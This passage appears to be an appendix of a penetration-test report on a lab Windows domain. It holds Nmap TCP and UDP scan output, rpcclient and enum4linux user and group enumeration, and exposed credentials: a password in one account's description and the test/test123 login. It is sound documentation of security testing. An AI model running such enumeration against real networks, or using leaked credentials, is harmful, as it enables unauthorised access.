139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft
   ↪  Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 128 Microsoft
   ↪  Windows Active Directory LDAP (Domain: uadcwnet
   ↪ .com, Site: lab-site1)
445/tcp   open  microsoft-ds syn-ack ttl 128 Microsoft
   ↪  Windows Server 2008 R2 - 2012 microsoft-ds (
   ↪ workgroup: UADCWNET)
464/tcp   open  kpasswd5?    syn-ack ttl 128
593/tcp   open  ncacn_http   syn-ack ttl 128 Microsoft
   ↪  Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 128
3268/tcp  open  ldap         syn-ack ttl 128 Microsoft
   ↪  Windows Active Directory LDAP (Domain: uadcwnet
   ↪ .com, Site: lab-site1)
3269/tcp  open  tcpwrapped   syn-ack ttl 128
49152/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
```

```
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49155/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49157/tcp open  ncacn_http   syn-ack ttl 128 Microsoft
   ↪  Windows RPC over HTTP 1.0
49158/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49163/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
1 service unrecognized despite returning data. If you
   ↪ know the service/version, please submit the
   ↪ following fingerprint at https://nmap.org/cgi-
   ↪ bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.80%I=7%D=10/31%Time=5DBAC149%P=
   ↪ x86_64-pc-linux-gnu%r(NUL
SF:L,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\
   ↪ r\n220\x20Server\x20
SF:ready\.\r\n")%r(GenericLines,79,"220-Wellcome\x20to
   ↪ \x20Home\x20Ftp\x20S
SF:erver!\r\n220\x20Server\x20ready\.\r\n500\x20'\r':\
   ↪ x20command\x20not\x2
SF:0understood\.\r\n500\x20'\r':\x20command\x20not\
   ↪ x20understood\.\r\n")%r
SF:(Help,5A,"220-Wellcome\x20to\x20Home\x20Ftp\
   ↪ x20Server!\r\n220\x20Server
SF:\x20ready\.\r\n500\x20'HELP':\x20command\x20not\
   ↪ x20understood\.\r\n")%r
SF:(SSLSessionReq,89,"220-Wellcome\x20to\x20Home\
   ↪ x20Ftp\x20Server!\r\n220\
SF:x20Server\x20ready\.\r\n500\x20'\x16\x03\0\0S\x01
   ↪ \0\0O\x03\0\?G\xd7\xf7
SF:\xba,\xee\xea\xb2`~\xf3\0\xfd\x82{\xb9\xd5\x96\xc8w
   ↪ \x9b\xe6\xc4\xdb<=\x
SF:dbo\xef\x10n\0\0\(\0\x16\0\x13\0':\x20command\
   ↪ x20not\x20understood\.\r\
SF:n")%r(SMBProgNeg,35,"220-Wellcome\x20to\x20Home\
   ↪ x20Ftp\x20Server!\r\n22
SF:0\x20Server\x20ready\.\r\n");
MAC Address: 00:0C:29:70:FC:E3 (VMware)
Service Info: Hosts: Wellcome, SERVER2; OSs: Windows
   ↪ XP, Windows; CPE: cpe:/o:microsoft:windows_xp,
   ↪ cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe
   ↪ :/o:microsoft:windows
```

```
Nmap scan report for 192.168.0.10
Host is up, received arp-response (0.00015s latency).
Scanned at 2019-10-31 07:10:44 EDT for 91s
Not shown: 992 closed ports
Reason: 992 resets
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft
   ↪  Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 128 Microsoft
   ↪  Windows 7 - 10 microsoft-ds (workgroup:
   ↪ UADCWNET)
49152/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49155/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49156/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
MAC Address: 00:0C:29:4D:BD:53 (VMware)
Service Info: Host: CLIENT1; OS: Windows; CPE: cpe:/o:
   ↪ microsoft:windows

Nmap scan report for 192.168.0.11
Host is up, received arp-response (0.00034s latency).
Scanned at 2019-10-31 07:10:44 EDT for 91s
Not shown: 991 closed ports
Reason: 991 resets
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft
   ↪  Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 128 Microsoft
   ↪  Windows 7 - 10 microsoft-ds (workgroup:
   ↪ UADCWNET)
49152/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft
```

```
   ↪  Windows RPC
49155/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49156/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49163/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
MAC Address: 00:0C:29:BC:2C:74 (VMware)
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:
   ↪ microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any
   ↪ incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Oct 31 07:12:18 2019 -- 4 IP
   ↪ addresses (4 hosts up) scanned in 94.38 seconds
```

Listing 40: Full Nmap UDP scan results

```
# Nmap 7.80 scan initiated Wed Oct 30 06:57:56 2019 as
   ↪ : nmap -sU -T4 -vv -oA udp_scan
   ↪ 192.168.0.1-2,10-11
Warning: 192.168.0.2 giving up on port because
   ↪ retransmission cap hit (6).
Warning: 192.168.0.10 giving up on port because
   ↪ retransmission cap hit (6).
Warning: 192.168.0.11 giving up on port because
   ↪ retransmission cap hit (6).
Increasing send delay for 192.168.0.2 from 100 to 200
   ↪ due to 11 out of 11 dropped probes since last
   ↪ increase.
Increasing send delay for 192.168.0.10 from 100 to 200
   ↪  due to 11 out of 11 dropped probes since last
   ↪ increase.
Warning: 192.168.0.1 giving up on port because
   ↪ retransmission cap hit (6).
Increasing send delay for 192.168.0.11 from 100 to 200
   ↪  due to 11 out of 11 dropped probes since last
   ↪ increase.
Increasing send delay for 192.168.0.2 from 200 to 400
   ↪ due to 11 out of 12 dropped probes since last
   ↪ increase.
Increasing send delay for 192.168.0.10 from 200 to 400
   ↪  due to 11 out of 11 dropped probes since last
```

```
   ↪ increase.
Increasing send delay for 192.168.0.11 from 200 to 400
   ↪  due to 11 out of 11 dropped probes since last
   ↪ increase.
Increasing send delay for 192.168.0.2 from 400 to 800
   ↪ due to 11 out of 11 dropped probes since last
   ↪ increase.
Increasing send delay for 192.168.0.10 from 400 to 800
   ↪  due to 11 out of 11 dropped probes since last
   ↪ increase.
Increasing send delay for 192.168.0.11 from 400 to 800
   ↪  due to 11 out of 12 dropped probes since last
   ↪ increase.
Increasing send delay for 192.168.0.2 from 800 to 1000
   ↪  due to 11 out of 19 dropped probes since last
   ↪ increase.
Increasing send delay for 192.168.0.10 from 800 to
   ↪ 1000 due to 11 out of 19 dropped probes since
   ↪ last increase.
Increasing send delay for 192.168.0.11 from 800 to
   ↪ 1000 due to 11 out of 20 dropped probes since
   ↪ last increase.
Nmap scan report for 192.168.0.1
Host is up, received arp-response (0.0012s latency).
Scanned at 2019-10-30 06:57:56 EDT for 128s
Not shown: 969 closed ports
Reason: 969 port-unreaches
PORT      STATE         SERVICE      REASON
88/udp    open|filtered kerberos-sec no-response
123/udp   open          ntp          udp-response ttl
   ↪ 128
137/udp   open          netbios-ns   udp-response ttl
   ↪ 128
138/udp   open|filtered netbios-dgm  no-response
161/udp   open|filtered snmp         no-response
402/udp   open|filtered genie        no-response
464/udp   open|filtered kpasswd5     no-response
500/udp   open|filtered isakmp       no-response
773/udp   open|filtered notify       no-response
789/udp   open|filtered unknown      no-response
959/udp   open|filtered unknown      no-response
1024/udp  open|filtered unknown      no-response
1027/udp  open|filtered unknown      no-response
4500/udp  open|filtered nat-t-ike    no-response
5353/udp  open|filtered zeroconf     no-response
5355/udp  open|filtered llmnr        no-response
```

```
16779/udp open|filtered unknown      no-response
16918/udp open|filtered unknown      no-response
18582/udp open|filtered unknown      no-response
19695/udp open|filtered unknown      no-response
20842/udp open|filtered unknown      no-response
21206/udp open|filtered unknown      no-response
30365/udp open|filtered unknown      no-response
41058/udp open|filtered unknown      no-response
47772/udp open|filtered unknown      no-response
54094/udp open|filtered unknown      no-response
62287/udp open|filtered unknown      no-response
62677/udp open          unknown      udp-response ttl
   ↪ 128
64080/udp open|filtered unknown      no-response
64513/udp open|filtered unknown      no-response
64590/udp open          unknown      udp-response ttl
   ↪ 128
MAC Address: 00:0C:29:77:67:D6 (VMware)

Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.00089s latency).
Scanned at 2019-10-30 06:57:56 EDT for 1116s
Not shown: 958 closed ports
Reason: 958 port-unreaches
PORT      STATE         SERVICE        REASON
42/udp    open|filtered nameserver     no-response
53/udp    open          domain         udp-response
   ↪ ttl 128
67/udp    open|filtered dhcps          no-response
68/udp    open|filtered dhcpc          no-response
88/udp    open|filtered kerberos-sec   no-response
123/udp   open          ntp            udp-response
   ↪ ttl 128
137/udp   open          netbios-ns     udp-response
   ↪ ttl 128
138/udp   open|filtered netbios-dgm    no-response
161/udp   open|filtered snmp           no-response
389/udp   open|filtered ldap           no-response
464/udp   open|filtered kpasswd5       no-response
500/udp   open|filtered isakmp         no-response
512/udp   open|filtered biff           no-response
1070/udp  open|filtered gmrupdateserv  no-response
1434/udp  open|filtered ms-sql-m       no-response
3664/udp  open|filtered ups-engine     no-response
4500/udp  open|filtered nat-t-ike      no-response
5355/udp  open|filtered llmnr          no-response
```

```
17185/udp open|filtered wdbrpc         no-response
17629/udp open|filtered unknown        no-response
18830/udp open|filtered unknown        no-response
18888/udp open|filtered apc-necmp      no-response
22055/udp open|filtered unknown        no-response
23980/udp open|filtered unknown        no-response
29823/udp open|filtered unknown        no-response
32770/udp open|filtered sometimes-rpc4 no-response
50497/udp open|filtered unknown        no-response
50612/udp open          unknown        udp-response
   ↪ ttl 128
50708/udp open          unknown        udp-response
   ↪ ttl 128
50919/udp open          unknown        udp-response
   ↪ ttl 128
51255/udp open|filtered unknown        no-response
51456/udp open          unknown        udp-response
   ↪ ttl 128
51554/udp open          unknown        udp-response
   ↪ ttl 128
51586/udp open          unknown        udp-response
   ↪ ttl 128
51690/udp open          unknown        udp-response
   ↪ ttl 128
51717/udp open|filtered unknown        no-response
51905/udp open          unknown        udp-response
   ↪ ttl 128
51972/udp open          unknown        udp-response
   ↪ ttl 128
52144/udp open          unknown        udp-response
   ↪ ttl 128
52225/udp open|filtered unknown        no-response
52503/udp open|filtered unknown        no-response
58640/udp open|filtered unknown        no-response
MAC Address: 00:0C:29:70:FC:E3 (VMware)

Nmap scan report for 192.168.0.10
Host is up, received arp-response (0.0021s latency).
Scanned at 2019-10-30 06:57:56 EDT for 494s
Not shown: 983 closed ports
Reason: 983 port-unreaches
PORT      STATE         SERVICE     REASON
123/udp   open|filtered ntp         no-response
137/udp   open          netbios-ns  udp-response ttl
   ↪ 128
138/udp   open|filtered netbios-dgm no-response
```

```
161/udp   open|filtered snmp        no-response
500/udp   open|filtered isakmp      no-response
657/udp   open|filtered rmc         no-response
1022/udp  open|filtered exp2        no-response
1046/udp  open|filtered wfremotertm no-response
1701/udp  open|filtered L2TP        no-response
4500/udp  open|filtered nat-t-ike   no-response
5060/udp  open|filtered sip         no-response
5355/udp  open|filtered llmnr       no-response
17468/udp open|filtered unknown     no-response
19792/udp open|filtered unknown     no-response
28840/udp open|filtered unknown     no-response
32768/udp open|filtered omad        no-response
57958/udp open|filtered unknown     no-response
MAC Address: 00:0C:29:4D:BD:53 (VMware)

Nmap scan report for 192.168.0.11
Host is up, received arp-response (0.0023s latency).
Scanned at 2019-10-30 06:57:56 EDT for 473s
Not shown: 968 closed ports
Reason: 968 port-unreaches
PORT      STATE         SERVICE     REASON
123/udp   open|filtered ntp         no-response
137/udp   open          netbios-ns  udp-response ttl
   ↪ 128
138/udp   open|filtered netbios-dgm no-response
161/udp   open|filtered snmp        no-response
402/udp   open|filtered genie       no-response
500/udp   open|filtered isakmp      no-response
515/udp   open|filtered printer     no-response
1022/udp  open|filtered exp2        no-response
1046/udp  open|filtered wfremotertm no-response
1058/udp  open|filtered nim         no-response
1455/udp  open|filtered esl-lm      no-response
1701/udp  open|filtered L2TP        no-response
4500/udp  open|filtered nat-t-ike   no-response
5060/udp  open|filtered sip         no-response
5355/udp  open|filtered llmnr       no-response
16862/udp open|filtered unknown     no-response
17237/udp open|filtered unknown     no-response
19792/udp open|filtered unknown     no-response
20842/udp open|filtered unknown     no-response
20865/udp open|filtered unknown     no-response
21524/udp open|filtered unknown     no-response
22695/udp open|filtered unknown     no-response
28840/udp open|filtered unknown     no-response
```

```
30365/udp open|filtered unknown     no-response
32768/udp open|filtered omad        no-response
38293/udp open|filtered landesk-cba no-response
38498/udp open|filtered unknown     no-response
41702/udp open|filtered unknown     no-response
49181/udp open|filtered unknown     no-response
50919/udp open|filtered unknown     no-response
54094/udp open|filtered unknown     no-response
57958/udp open|filtered unknown     no-response
MAC Address: 00:0C:29:BC:2C:74 (VMware)

Read data files from: /usr/bin/../share/nmap
# Nmap done at Wed Oct 30 07:16:32 2019 -- 4 IP
   ↪ addresses (4 hosts up) scanned in 1116.31
   ↪ seconds
```

Enumeration

Listing 41: Full output of `rpcclient` user and group enumeration

```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[admin] rid:[0x3e8]
user:[R.Astley] rid:[0x456]
user:[C.Moreno] rid:[0x473]
user:[C.Griffin] rid:[0x474]
user:[I.Pratt] rid:[0x475]
user:[L.Burke] rid:[0x476]
user:[J.Johnson] rid:[0x477]
user:[T.Nunez] rid:[0x478]
user:[J.Stevenson] rid:[0x479]
user:[L.Thornton] rid:[0x47a]
user:[M.Day] rid:[0x47b]
user:[C.Morris] rid:[0x47c]
user:[R.Knight] rid:[0x47d]
user:[P.Pittman] rid:[0x47e]
user:[D.King] rid:[0x47f]
user:[D.Dunn] rid:[0x480]
user:[D.Manning] rid:[0x481]
user:[D.Valdez] rid:[0x482]
user:[D.Price] rid:[0x483]
user:[J.Saunders] rid:[0x484]
```

```
user:[J.Hart] rid:[0x485]
user:[S.Reed] rid:[0x486]
user:[A.Peters] rid:[0x487]
user:[R.Soto] rid:[0x488]
user:[V.Haynes] rid:[0x489]
user:[R.Boone] rid:[0x48a]
user:[L.Carr] rid:[0x48b]
user:[C.Olson] rid:[0x48c]
user:[J.Andrews] rid:[0x48d]
user:[C.Anderson] rid:[0x48e]
user:[C.Montgomery] rid:[0x48f]
user:[C.Howard] rid:[0x490]
user:[E.Jones] rid:[0x491]
user:[J.Barrett] rid:[0x492]
user:[R.Ramsey] rid:[0x493]
user:[G.Walsh] rid:[0x494]
user:[A.Medina] rid:[0x495]
user:[J.Hale] rid:[0x496]
user:[N.Wells] rid:[0x497]
user:[T.Oliver] rid:[0x498]
user:[J.Rhodes] rid:[0x499]
user:[T.Harmon] rid:[0x49a]
user:[M.Mills] rid:[0x49b]
user:[D.Pena] rid:[0x49c]
user:[J.Torres] rid:[0x49d]
user:[B.Martin] rid:[0x49e]
user:[K.Hudson] rid:[0x49f]
user:[S.Franklin] rid:[0x4a0]
user:[F.Chapman] rid:[0x4a1]
user:[E.Elliott] rid:[0x4a2]
user:[N.Vega] rid:[0x4a3]
user:[M.Boyd] rid:[0x4a4]
user:[test] rid:[0x4a5]

group:[Enterprise Read-only Domain Controllers] rid:[0
   ↪ x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[DnsUpdateProxy] rid:[0x44f]
```

```
group:[Human Resources] rid:[0x450]
group:[Legal] rid:[0x451]
group:[Finance] rid:[0x452]
group:[Engineering] rid:[0x453]
group:[Sales] rid:[0x454]
group:[Information Technology] rid:[0x455]

index: 0xf20 RID: 0x495 acb: 0x00000210 Account: A.
   ↪ Medina       Name: Antoinette Medina Desc: other
index: 0xf12 RID: 0x487 acb: 0x00000210 Account: A.
   ↪ Peters       Name: Archie Peters     Desc:
   ↪ Brownian
index: 0xdec RID: 0x3e8 acb: 0x00000210 Account: admin
   ↪   Name: (null)    Desc: (null)
index: 0xdea RID: 0x1f4 acb: 0x00000010 Account:
   ↪ Administrator  Name: (null)    Desc: Built-in
   ↪ account for administering the computer/domain
index: 0xf29 RID: 0x49e acb: 0x00000210 Account: B.
   ↪ Martin       Name: Bill Martin       Desc:
   ↪ calamity
index: 0xf19 RID: 0x48e acb: 0x00000210 Account: C.
   ↪ Anderson     Name: Chester Anderson  Desc:
   ↪ walkie
index: 0xeff RID: 0x474 acb: 0x00000210 Account: C.
   ↪ Griffin      Name: Charlene Griffin  Desc: brand
index: 0xf1b RID: 0x490 acb: 0x00000210 Account: C.
   ↪ Howard       Name: Caroline Howard   Desc:
   ↪ Canoga
index: 0xf1a RID: 0x48f acb: 0x00000210 Account: C.
   ↪ Montgomery   Name: Colin Montgomery  Desc:
   ↪ ardency
index: 0xefe RID: 0x473 acb: 0x00000210 Account: C.
   ↪ Moreno       Name: Curtis Moreno     Desc:
   ↪ Maurine
index: 0xf07 RID: 0x47c acb: 0x00000210 Account: C.
   ↪ Morris       Name: Carroll Morris    Desc: rook
index: 0xf17 RID: 0x48c acb: 0x00000210 Account: C.
   ↪ Olson        Name: Courtney Olson    Desc: decal
index: 0xf0b RID: 0x480 acb: 0x00000210 Account: D.
   ↪ Dunn Name: Daniel Dunn       Desc: noontime
index: 0xf0a RID: 0x47f acb: 0x00000210 Account: D.
   ↪ King Name: Dwayne King       Desc: eyelid
index: 0xf0c RID: 0x481 acb: 0x00000210 Account: D.
   ↪ Manning      Name: Damon Manning     Desc:
   ↪ dialect
index: 0xf27 RID: 0x49c acb: 0x00000210 Account: D.
```

```
   ↪ Pena Name: Doris Pena        Desc: password:
   ↪ Fb4M71joK9uTpxiaGt6
index: 0xf0e RID: 0x483 acb: 0x00000210 Account: D.
   ↪ Price        Name: Dawn Price        Desc:
   ↪ paraxial
index: 0xf0d RID: 0x482 acb: 0x00000210 Account: D.
   ↪ Valdez       Name: Dominick Valdez   Desc:
   ↪ locomotion
index: 0xf2d RID: 0x4a2 acb: 0x00000210 Account: E.
   ↪ Elliott      Name: Elmer Elliott     Desc:
   ↪ scattergun
index: 0xf1c RID: 0x491 acb: 0x00000210 Account: E.
   ↪ Jones        Name: Emilio Jones      Desc:
   ↪ mallard
index: 0xf2c RID: 0x4a1 acb: 0x00000210 Account: F.
   ↪ Chapman      Name: Fredrick Chapman  Desc: what
index: 0xf1f RID: 0x494 acb: 0x00000210 Account: G.
   ↪ Walsh        Name: Gabriel Walsh     Desc:
   ↪ Nairobi
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: Guest
   ↪   Name: (null)    Desc: Built-in account for
   ↪ guest access to the computer/domain
index: 0xf00 RID: 0x475 acb: 0x00000210 Account: I.
   ↪ Pratt        Name: Isabel Pratt      Desc:
   ↪ committal
index: 0xf18 RID: 0x48d acb: 0x00000210 Account: J.
   ↪ Andrews      Name: Jennie Andrews    Desc:
   ↪ dispelled
index: 0xf1d RID: 0x492 acb: 0x00000210 Account: J.
   ↪ Barrett      Name: Jacquelyn Barrett Desc:
   ↪ corset
index: 0xf21 RID: 0x496 acb: 0x00000210 Account: J.
   ↪ Hale Name: Jenna Hale        Desc: canon
index: 0xf10 RID: 0x485 acb: 0x00000210 Account: J.
   ↪ Hart Name: Josefina Hart     Desc: Avery
index: 0xf02 RID: 0x477 acb: 0x00000210 Account: J.
   ↪ Johnson      Name: Jamie Johnson     Desc:
   ↪ nihilist
index: 0xf24 RID: 0x499 acb: 0x00000210 Account: J.
   ↪ Rhodes       Name: Julie Rhodes      Desc:
   ↪ Liechtenstein
index: 0xf0f RID: 0x484 acb: 0x00000210 Account: J.
   ↪ Saunders     Name: Jay Saunders      Desc:
   ↪ ingestible
index: 0xf04 RID: 0x479 acb: 0x00000210 Account: J.
   ↪ Stevenson    Name: Jody Stevenson    Desc:
```

```
   ↪ streamside
index: 0xf28 RID: 0x49d acb: 0x00000210 Account: J.
   ↪ Torres       Name: Jeff Torres       Desc: gin
index: 0xf2a RID: 0x49f acb: 0x00000210 Account: K.
   ↪ Hudson       Name: Kim Hudson        Desc: Vogel
index: 0xe19 RID: 0x1f6 acb: 0x00000011 Account:
   ↪ krbtgt Name: (null)    Desc: Key Distribution
   ↪ Center Service Account
index: 0xf01 RID: 0x476 acb: 0x00000210 Account: L.
   ↪ Burke        Name: Lawrence Burke    Desc:
   ↪ storehouse
index: 0xf16 RID: 0x48b acb: 0x00000210 Account: L.
   ↪ Carr Name: Lorene Carr       Desc:
   ↪ counterexample
index: 0xf05 RID: 0x47a acb: 0x00000210 Account: L.
   ↪ Thornton     Name: Laverne Thornton  Desc: minim
index: 0xf2f RID: 0x4a4 acb: 0x00000210 Account: M.
   ↪ Boyd Name: Mattie Boyd       Desc: fled
index: 0xf06 RID: 0x47b acb: 0x00000210 Account: M.Day
   ↪   Name: Miguel Day        Desc: membrane
index: 0xf26 RID: 0x49b acb: 0x00000210 Account: M.
   ↪ Mills        Name: Marty Mills       Desc: lad
index: 0xf2e RID: 0x4a3 acb: 0x00000210 Account: N.
   ↪ Vega Name: Noel Vega Desc: Princeton
index: 0xf22 RID: 0x497 acb: 0x00000210 Account: N.
   ↪ Wells        Name: Nettie Wells      Desc: slain
index: 0xf09 RID: 0x47e acb: 0x00000210 Account: P.
   ↪ Pittman      Name: Phyllis Pittman   Desc:
   ↪ retrofitted
index: 0xebb RID: 0x456 acb: 0x00000a10 Account: R.
   ↪ Astley       Name: Rick Astley       Desc: (null
   ↪ )
index: 0xf15 RID: 0x48a acb: 0x00000210 Account: R.
   ↪ Boone        Name: Rachael Boone     Desc:
   ↪ Fuchsia
index: 0xf08 RID: 0x47d acb: 0x00000210 Account: R.
   ↪ Knight       Name: Roger Knight      Desc:
   ↪ tetragonal
index: 0xf1e RID: 0x493 acb: 0x00000210 Account: R.
   ↪ Ramsey       Name: Rudy Ramsey       Desc:
   ↪ incurred
index: 0xf13 RID: 0x488 acb: 0x00000210 Account: R.
   ↪ Soto Name: Rex Soto  Desc: satiric
index: 0xf2b RID: 0x4a0 acb: 0x00000210 Account: S.
   ↪ Franklin     Name: Sidney Franklin   Desc: staff
index: 0xf11 RID: 0x486 acb: 0x00000210 Account: S.
```

```
   ↪ Reed Name: Sherri Reed       Desc: size
index: 0xf25 RID: 0x49a acb: 0x00000210 Account: T.
   ↪ Harmon       Name: Tyler Harmon      Desc:
   ↪ assiduous
index: 0xf03 RID: 0x478 acb: 0x00000210 Account: T.
   ↪ Nunez        Name: Travis Nunez      Desc:
   ↪ proclaim
index: 0xf23 RID: 0x498 acb: 0x00000210 Account: T.
   ↪ Oliver       Name: Tommie Oliver     Desc: pus
index: 0xf30 RID: 0x4a5 acb: 0x00000210 Account: test
   ↪    Name: Pen test  Desc: nothing
index: 0xf14 RID: 0x489 acb: 0x00000210 Account: V.
   ↪ Haynes       Name: Veronica Haynes   Desc:
   ↪ diffract
```

Listing 42: `enum4linux` enumeration results

```
Starting enum4linux v0.8.9 ( http://labs.portcullis.co
   ↪ .uk/application/enum4linux/ ) on Fri Nov 29
   ↪ 08:48:03 2019

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.0.1
RID Range ........ 500-550,1000-1050
Username ......... 'test'
Password ......... 'test123'
Known Usernames .. administrator, guest, krbtgt,
   ↪ domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 192.168.0.1    |
 ====================================================
[+] Got domain/workgroup name: UADCWNET

 ============================================
|    Nbtstat Information for 192.168.0.1    |
 ============================================
Looking up status of 192.168.0.1
        SERVER1         <00> -         M <ACTIVE>
           ↪ Workstation Service
        UADCWNET        <00> - <GROUP> M <ACTIVE>
```

```
            ↪ Domain/Workgroup Name
         UADCWNET        <1c> - <GROUP> M <ACTIVE>
            ↪ Domain Controllers
         SERVER1         <20> -         M <ACTIVE>
            ↪ File Server Service
         UADCWNET        <1b> -         M <ACTIVE>
            ↪ Domain Master Browser

         MAC Address = 00-0C-29-77-67-D6

 =====================================
|    Session Check on 192.168.0.1    |
 =====================================
[+] Server 192.168.0.1 allows sessions using username
   ↪ 'test', password 'test123'

 ==========================================
|    Getting domain SID for 192.168.0.1    |
 ==========================================
Domain Name: UADCWNET
Domain Sid: S-1-5-21-816344815-1091841032-1499945149
[+] Host is part of a domain (not a workgroup)

 =====================================
|    OS information on 192.168.0.1    |
 =====================================
[+] Got OS info for 192.168.0.1 from smbclient:
[+] Got OS info for 192.168.0.1 from srvinfo:
        192.168.0.1    Wk Sv PDC Tim NT
        platform_id     :       500
        os version      :       6.1
        server type     :       0x80102b

 ============================
|    Users on 192.168.0.1    |
 ============================
index: 0xf20 RID: 0x495 acb: 0x00000210 Account: A.
   ↪ Medina       Name: Antoinette Medina Desc: other
index: 0xf12 RID: 0x487 acb: 0x00000210 Account: A.
   ↪ Peters       Name: Archie Peters     Desc:
   ↪ Brownian
index: 0xdec RID: 0x3e8 acb: 0x00000210 Account: admin
   ↪   Name: (null)    Desc: (null)
index: 0xdea RID: 0x1f4 acb: 0x00000010 Account:
   ↪ Administrator  Name: (null)    Desc: Built-in
   ↪ account for administering the computer/domain
```

```
index: 0xf29 RID: 0x49e acb: 0x00000210 Account: B.
   ↪ Martin       Name: Bill Martin       Desc:
   ↪ calamity
index: 0xf19 RID: 0x48e acb: 0x00000210 Account: C.
   ↪ Anderson     Name: Chester Anderson  Desc:
   ↪ walkie
index: 0xeff RID: 0x474 acb: 0x00000210 Account: C.
   ↪ Griffin      Name: Charlene Griffin  Desc: brand
index: 0xf1b RID: 0x490 acb: 0x00000210 Account: C.
   ↪ Howard       Name: Caroline Howard   Desc:
   ↪ Canoga
index: 0xf1a RID: 0x48f acb: 0x00000210 Account: C.
   ↪ Montgomery   Name: Colin Montgomery  Desc:
   ↪ ardency
index: 0xefe RID: 0x473 acb: 0x00000210 Account: C.
   ↪ Moreno       Name: Curtis Moreno     Desc:
   ↪ Maurine
index: 0xf07 RID: 0x47c acb: 0x00000210 Account: C.
   ↪ Morris       Name: Carroll Morris    Desc: rook
index: 0xf17 RID: 0x48c acb: 0x00000210 Account: C.
   ↪ Olson        Name: Courtney Olson    Desc: decal
index: 0xf0b RID: 0x480 acb: 0x00000210 Account: D.
   ↪ Dunn Name: Daniel Dunn       Desc: noontime
index: 0xf0a RID: 0x47f acb: 0x00000210 Account: D.
   ↪ King Name: Dwayne King       Desc: eyelid
index: 0xf0c RID: 0x481 acb: 0x00000210 Account: D.
   ↪ Manning      Name: Damon Manning     Desc:
   ↪ dialect
index: 0xf27 RID: 0x49c acb: 0x00000210 Account: D.
   ↪ Pena Name: Doris Pena        Desc: password:
   ↪ Fb4M71joK9uTpxiaGt6
index: 0xf0e RID: 0x483 acb: 0x00000210 Account: D.
   ↪ Price        Name: Dawn Price        Desc:
   ↪ paraxial
index: 0xf0d RID: 0x482 acb: 0x00000210 Account: D.
   ↪ Valdez       Name: Dominick Valdez   Desc:
   ↪ locomotion
index: 0xf2d RID: 0x4a2 acb: 0x00000210 Account: E.
   ↪ Elliott      Name: Elmer Elliott     Desc:
   ↪ scattergun
index: 0xf1c RID: 0x491 acb: 0x00000210 Account: E.
   ↪ Jones        Name: Emilio Jones      Desc:
   ↪ mallard
index: 0xf2c RID: 0x4a1 acb: 0x00000210 Account: F.
   ↪ Chapman      Name: Fredrick Chapman  Desc: what
index: 0xf1f RID: 0x494 acb: 0x00000210 Account: G.
```

```
   ↪ Walsh        Name: Gabriel Walsh     Desc:
   ↪ Nairobi
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: Guest
   ↪   Name: (null)    Desc: Built-in account for
   ↪ guest access to the computer/domain
index: 0xf00 RID: 0x475 acb: 0x00000210 Account: I.
   ↪ Pratt        Name: Isabel Pratt      Desc:
   ↪ committal
index: 0xf18 RID: 0x48d acb: 0x00000210 Account: J.
   ↪ Andrews      Name: Jennie Andrews    Desc:
   ↪ dispelled
index: 0xf1d RID: 0x492 acb: 0x00000210 Account: J.
   ↪ Barrett      Name: Jacquelyn Barrett Desc:
   ↪ corset
index: 0xf21 RID: 0x496 acb: 0x00000210 Account: J.
   ↪ Hale Name: Jenna Hale        Desc: canon
index: 0xf10 RID: 0x485 acb: 0x00000210 Account: J.
   ↪ Hart Name: Josefina Hart     Desc: Avery
index: 0xf02 RID: 0x477 acb: 0x00000210 Account: J.
   ↪ Johnson      Name: Jamie Johnson     Desc:
   ↪ nihilist
index: 0xf24 RID: 0x499 acb: 0x00000210 Account: J.
   ↪ Rhodes       Name: Julie Rhodes      Desc:
   ↪ Liechtenstein
